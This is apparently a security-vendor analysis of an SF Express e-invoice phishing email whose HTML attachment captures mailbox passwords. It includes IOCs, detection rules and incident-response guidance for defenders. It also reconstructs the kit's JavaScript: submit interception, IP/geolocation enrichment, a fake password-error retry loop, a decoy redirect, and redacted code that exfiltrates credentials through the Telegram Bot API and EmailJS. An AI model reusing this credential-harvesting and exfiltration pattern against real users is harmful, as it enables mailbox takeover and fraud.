
An SF Express e-invoice phishing email we analyzed used a self-contained HTML attachment to collect mailbox passwords, enrich the victim profile with IP/geolocation data, exfiltrate the result through Telegram Bot API and EmailJS, then redirect the user to the legitimate SF Express website as a decoy. Static analysis did not show a browser exploit, macro, or drive-by payload in this sample. The proven risk is credential theft, mailbox takeover, password reuse, and downstream invoice/BEC fraud.
Executive verdict for defenders

- Delivery: Chinese SF Express e-invoice lure with an HTML attachment named
sf-express-ikw (1).html. - Sender infrastructure:
mail.cofoxpft[.]comon173.254.205.139; parent domain registered on June 28, 2026, six days before the message date. - Mail authentication: SPF passed through the forwarding route, while DMARC failed for the visible sender domain.
- Attachment behavior: fake SF Express login screen, prefilled victim email, password capture, two fake
密码错误responses, then a client-side redirect tohttps://www.sf-express.com/chn/en. - Exfiltration: Telegram Bot API via image GET requests and EmailJS via API POST. Attacker token, chat IDs, and EmailJS key are intentionally redacted here.
- Response priority: if a password was entered, treat the mailbox as exposed even if the user ended up on the real SF Express site.
This is a reputation and defender-focused teardown, not a generic “do not click attachments” note. The sample is useful because it combines several patterns email-security teams now see often: local HTML phishing, newly registered sender infrastructure, legitimate cloud/form services used as exfiltration channels, and a legitimate final redirect that makes user reports sound less suspicious.
Sample metadata and hashes
| Observed subject | *** SPAM *** 【电子发票号码:4203290】您收到一张新的电子发票 |
| Visible sender | SF發票 <[email protected][.]com> |
| Message date | Sat, 04 Jul 2026 23:26:38 +0900 |
| EML SHA-256 | 6dd68cc6b96d3a317311435216e7010b16ffcf8f60d54812bc7ffdf778b17897 |
| HTML body SHA-256 | 8864f72385276a8f6c5b116066112f735b5fc2cdf3b470209d2f1ca763889676 |
| Attachment | sf-express-ikw (1).html, UTF-8 HTML, 79,335 bytes |
| Attachment SHA-256 | 64318fb6dc6064c2e5a6c42e269962a73300c59162c3403181e95679e0ce81d4 |
| Static verdict | Credential phishing. No static evidence of a browser exploit or malware dropper in this sample. |
The lure body is short and routine: the recipient is told that an SF Express electronic invoice has been generated and that the attachment should be checked. This matters for filtering because the social engineering payload is not in the message body. The payload is the local HTML file.
Email headers and sender infrastructure
The sender domain is not an SF Express domain. RDAP and DNS checks during analysis showed cofoxpft[.]com registered on June 28, 2026, with A and MX records pointing mail flow to 173.254.205.139. The domain also published a narrow SPF policy: v=spf1 mx ip4:173.254.205.139 -all.
| Signal | Observed value | Defender interpretation |
|---|---|---|
| Visible domain | cofoxpft[.]com |
Brand mismatch; not an SF Express sender domain. |
| Domain age | Registered June 28, 2026 | Fresh domain shortly before the July 4, 2026 message. |
| SMTP source | 173.254.205.139 |
Matches the suspicious sender infrastructure, not official courier mail. |
| SPF | Pass through forwarding route | SPF pass alone is not brand authentication. |
| DMARC | Fail for header.from=cofoxpft[.]com |
High-value signal when combined with brand impersonation and an HTML attachment. |
Official SF Express warnings have repeatedly told customers to verify sender domains and avoid suspicious attachments or links. That context is consistent with this sample, but the attachment analysis is what proves the credential-theft behavior.
Attachment static triage
The attachment is not a PDF invoice. It is an HTML application that renders a fake Chinese SF Express login page from a local file context. The form uses an email field, a password field, “remember me” style UI, privacy/service checkboxes, and a login button. The email field is prefilled with the recipient address in the sample; the published mockup above replaces it with a neutral example.
The HTML contains no useful form action. Submission is intercepted by JavaScript. That means gateway filters that only check form action destinations can miss the real exfiltration path. The suspicious behavior is in the script block: Base64-decoded constants, form interception, API calls for IP/geolocation, two outbound exfiltration methods, a retry loop, and final redirect logic.

Sequence diagram
The static flow is compact enough to express as a sequence. If your CMS or notebook renders Mermaid, this block becomes a diagram; otherwise it remains a readable hunt map.
sequenceDiagram
    participant User
    participant LocalHTML as sf-express-ikw (1).html
    participant Ipify as api.ipify.org
    participant Ipapi as ipapi.co
    participant Telegram as Telegram Bot API
    participant EmailJS as EmailJS API
    participant SF as Legitimate SF Express site
    User->>LocalHTML: opens HTML attachment
    User->>LocalHTML: enters email password
    LocalHTML->>Ipify: fetch public IP
    LocalHTML->>Ipapi: fetch geolocation
    LocalHTML->>Telegram: send redacted credential report
    LocalHTML->>EmailJS: POST same report
    LocalHTML-->>User: show 密码错误 on early attempts
    LocalHTML->>SF: redirect after repeated attempts
JavaScript deobfuscation: constants and control flow
The kit uses atob() to decode operational constants at runtime. This is light obfuscation, not a packer. It is enough to hide obvious strings from casual inspection while still being easy to recover during static triage.
| Decoded group | Purpose | Published value |
|---|---|---|
| Telegram token | Bot authentication for /sendMessage |
<redacted bot token> |
| Telegram chat IDs | Two destinations for the stolen credential report | <redacted chat id 1>, <redacted chat id 2> |
| EmailJS identifiers | Service ID, template ID, public key for API email delivery | <redacted EmailJS values> |
| IP enrichment | Public IP and geolocation lookup | api.ipify.org?format=json, ipapi.co/json/ |
| IP report link | Clickable IP detail URL in attacker message | geodatatool.com/?IP= |
| Decoy redirect | Final destination after repeated attempts | www.sf-express.com/chn/en |
A redacted version of the submit path looks like this:
// Pseudocode reconstructed from the attachment; attacker secrets removed.
loginForm.addEventListener("submit", function (event) {
  event.preventDefault();
  attempts += 1;

  const email = emailInput.value;
  const password = passwordInput.value;

  collectIpAndGeo()
    .then(context => buildCredentialReport(email, password, context))
    .then(report => {
      sendToTelegram("<redacted bot token>", ["<chat 1>", "<chat 2>"], report);
      postToEmailJS("<service>", "<template>", "<public key>", report);
    });

  if (attempts < 3) {
    showError("密码错误");
  } else {
    window.location.href = "https://www.sf-express.com/chn/en";
  }
});
The formatted report contains the email address, password, browser/user-agent details, location string, public IP, date, derived email domain, and a suggested login URL derived from the email domain. For common mailbox providers, the script maps domains such as Gmail, Outlook, Yahoo, Proton, Zoho, iCloud, GMX, Rediff, Yandex, and Mail.ru to familiar login URLs. For other domains it falls back to https://mail.<domain>.
Exfiltration chain: Telegram and EmailJS
The Telegram branch uses a browser image object to request the Bot API /sendMessage endpoint. That is a useful detection clue because it can move credential data without a visible form action, XHR label, or external fake-login host.
// Deweaponized shape only. Token, chat IDs, and message body removed.
for (const chatId of ["<chat id 1>", "<chat id 2>"]) {
  const img = new Image();
  img.src = "https://api.telegram.org/bot<redacted>/sendMessage"
          + "?chat_id=" + encodeURIComponent(chatId)
          + "&text=" + encodeURIComponent("<redacted report>");
}
The EmailJS branch sends a JSON body to https://api.emailjs.com/api/v1.0/email/send. EmailJS is legitimate developer infrastructure, and Telegram is a legitimate messaging platform. The malicious signal is the combination: a local HTML invoice attachment with a password field, encoded service constants, IP/geolocation enrichment, credential formatting, and two independent exfiltration paths.
AhnLab ASEC documented a very similar Chinese e-invoice subject pattern and an SF e-invoice HTML/PDF masquerade in earlier phishing trends. This sample fits that family, with current infrastructure and a fresh sender domain, while the Telegram and EmailJS details come from the redacted static analysis of the submitted attachment.
Password-error loop and final redirect
The page shows 密码错误 for the first two submissions. That retry loop is operationally useful for attackers because users often try a second password when the first one “fails.” After the third attempt, the script redirects the browser to the legitimate SF Express English site. The redirect does not clean the earlier submissions; it only gives the user a plausible ending.
For responders, this is a reporting trap. A user may say, “It opened the real SF Express site in the end.” That statement can be true and still mean credentials were already sent to Telegram and EmailJS.
Indicators and observables
| Type | Indicator | Role |
|---|---|---|
| Sender domain | cofoxpft[.]com |
Visible sender domain, not SF Express. |
| Mail host | mail.cofoxpft[.]com |
SMTP sender host in the sample. |
| IP address | 173.254.205.139 |
Sender infrastructure observed for the email. |
| Attachment name | sf-express-ikw (1).html |
HTML credential-phishing attachment. |
| Attachment SHA-256 | 64318fb6dc6064c2e5a6c42e269962a73300c59162c3403181e95679e0ce81d4 |
File hash for sample matching. |
| EML SHA-256 | 6dd68cc6b96d3a317311435216e7010b16ffcf8f60d54812bc7ffdf778b17897 |
Message container hash. |
| Exfil endpoint | api.telegram.org/bot.../sendMessage |
Credential report sent through Telegram Bot API. |
| Exfil endpoint | api.emailjs.com/api/v1.0/email/send |
Credential report sent through EmailJS. |
| Enrichment | api.ipify.org?format=json, ipapi.co/json/ |
Public IP and geolocation lookup. |
| Decoy redirect | www.sf-express.com/chn/en |
Legitimate site used after repeated credential attempts. |
Detection ideas for SOC and email-security teams
Do not build a rule that only says “SF Express” or only blocks Telegram. The more durable detection is the cluster of behaviors.
| Control point | Hunt or rule idea |
|---|---|
| Mail gateway | Flag HTML attachments with Chinese invoice wording, brand mismatch, recent sender domain, and password inputs inside the attachment. |
| Static file scanning | Look for type="password", addEventListener("submit", event.preventDefault(), atob(, and a final legitimate-brand redirect in the same HTML file. |
| Proxy/DNS logs | From browser sessions that opened local files, hunt for clustered calls to api.ipify.org, ipapi.co, api.telegram.org, and api.emailjs.com. |
| EDR/browser telemetry | Correlate a saved .html attachment opening in the browser with immediate credential-entry form behavior and outbound service calls. |
| SIEM enrichment | Raise severity when DMARC failure, new sender domain, HTML attachment, and exfil-service strings appear together. |
A YARA-like static rule for controlled environments could use the following structure. Treat it as a starting point, not a production-ready rule:
rule HTML_Phish_Telegram_EmailJS_IpGeo_SF_Invoice
{
  meta:
    description = "Local HTML credential phishing with Telegram, EmailJS, IP enrichment, and SF e-invoice lure"
  strings:
    $pw = "type="password"" ascii nocase
    $submit = "preventDefault()" ascii
    $b64 = "atob(" ascii
    $tg = "api.telegram.org/bot" ascii
    $emailjs = "api.emailjs.com/api/v1.0/email/send" ascii
    $ipify = "api.ipify.org?format=json" ascii
    $ipapi = "ipapi.co/json" ascii
    $sf = "sf-express.com/chn/en" ascii
    $zh = "密码错误" wide ascii
  condition:
    filesize < 300KB and $pw and $submit and $b64 and 3 of ($tg, $emailjs, $ipify, $ipapi, $sf, $zh)
}
A mail-gateway rule can be less code-centric and more operational:
title: Courier invoice HTML attachment with credential exfiltration indicators
selection:
  attachment_extension: ".html"
  subject_contains_any:
    - "电子发票号码"
    - "e-invoice"
  attachment_contains_all:
    - "type="password""
    - "preventDefault"
  attachment_contains_any:
    - "api.telegram.org"
    - "api.emailjs.com"
    - "api.ipify.org"
    - "ipapi.co"
condition: selection
severity: high
Risk assessment and limits
The static evidence proves credential harvesting intent. It does not prove that the browser was exploited just by previewing the file, and it does not prove a malware dropper in this specific attachment. That distinction matters for incident handling. An opened-only case is not the same as a credential-entered case.
Dynamic analysis was intentionally avoided for publication because calling the live Telegram or EmailJS paths could notify the operator, validate the sample, or expose secrets. Infrastructure verdicts can also change quickly: a domain or API key that is live at analysis time may be blocked later, and a parked domain can change owners or content.
Incident response: opened only vs credentials entered
| Scenario | Response priority |
|---|---|
| User received the email but did not open the attachment | Preserve the EML, block sender/domain indicators, add detection for similar subjects and attachments, and educate the mailbox owner. |
| User opened the HTML but did not submit credentials | Collect the file hash, remove the attachment, review proxy/DNS logs for external API calls, and scan if the file was saved or browser/security alerts appeared. |
| User entered one or more passwords | Reset the mailbox password from a clean device, revoke sessions/tokens, check MFA, audit inbox rules/forwarders, inspect recent logins, and treat reused passwords as exposed. |
| Business mailbox was involved | Review sent mail, payment/invoice conversations, delegated access, OAuth grants, mail rules, and recent external replies for BEC activity. |
| Follow-on files or alerts appeared | Handle as a broader endpoint incident: isolate if needed, scan for downloaded payloads, review browser extensions and startup items, then reimage if persistence remains unclear. |
If the attachment was downloaded or opened on a workstation and there are follow-on detections, suspicious downloads, browser changes, or repeated alerts, scan before you trust the endpoint again. Gridinsoft Anti-Malware can check for downloaded payloads, persistence, unwanted browser changes, and suspicious leftovers around the phishing event.
For broader context on local HTML phishing attachments, use our HTML/Fraud Trojan guide. For a neighboring courier-lure pattern, compare the FedEx and DHL shipping document scam. If you need a user-facing checklist, start with how to spot a phishing email.
FAQ
Is the SF Express e-invoice HTML attachment malware?
This sample is best classified as credential phishing. It is an HTML file that captures email passwords and sends them to attacker-controlled destinations. Static analysis did not show a browser exploit or standalone malware payload in the attachment.
Does the final redirect to the real SF Express website make it safe?
No. The redirect happens after the submission logic. A victim can land on the legitimate SF Express site after the password was already sent through Telegram and EmailJS.
Why do attackers use Telegram and EmailJS?
Both are legitimate services that can be reached from normal browsers. Attackers abuse that reputation to avoid hosting their own obvious phishing collector and to receive stolen data quickly.
What should defenders block first?
Block the sender infrastructure and exact hashes, but also hunt for the pattern: HTML attachment, password input, JavaScript submit interception, IP/geolocation enrichment, and calls to Telegram or EmailJS from a local file context.
What if a user only opened the HTML file?
If no credentials were submitted, credential theft is less likely for this sample. Still preserve the file, remove it, check browser/proxy telemetry, and scan if a download, extension, or security alert followed.
References
- AhnLab ASEC. “Weekly Phishing Email Threat Trends.” AhnLab, June 2023, accessed July 5, 2026. https://asec.ahnlab.com/en/54163/
- SF Express Taiwan. “Important Notice: Malicious Phishing Emails Posing as Taiwan S.F. Express.” SF Express, accessed July 5, 2026. https://htm.sf-express.com/tw/en/news/detail/Important-Notice-Malicious-Phishing-Emails-Posing-as-Taiwan-S.F.-Express/
- Hong Kong Anti-Deception Coordination Centre. “Fraudulent website related to SFHK.” ADCC, accessed July 5, 2026. https://www.adcc.gov.hk/en-hk/alerts-detail/alerts-1444920519278264322.html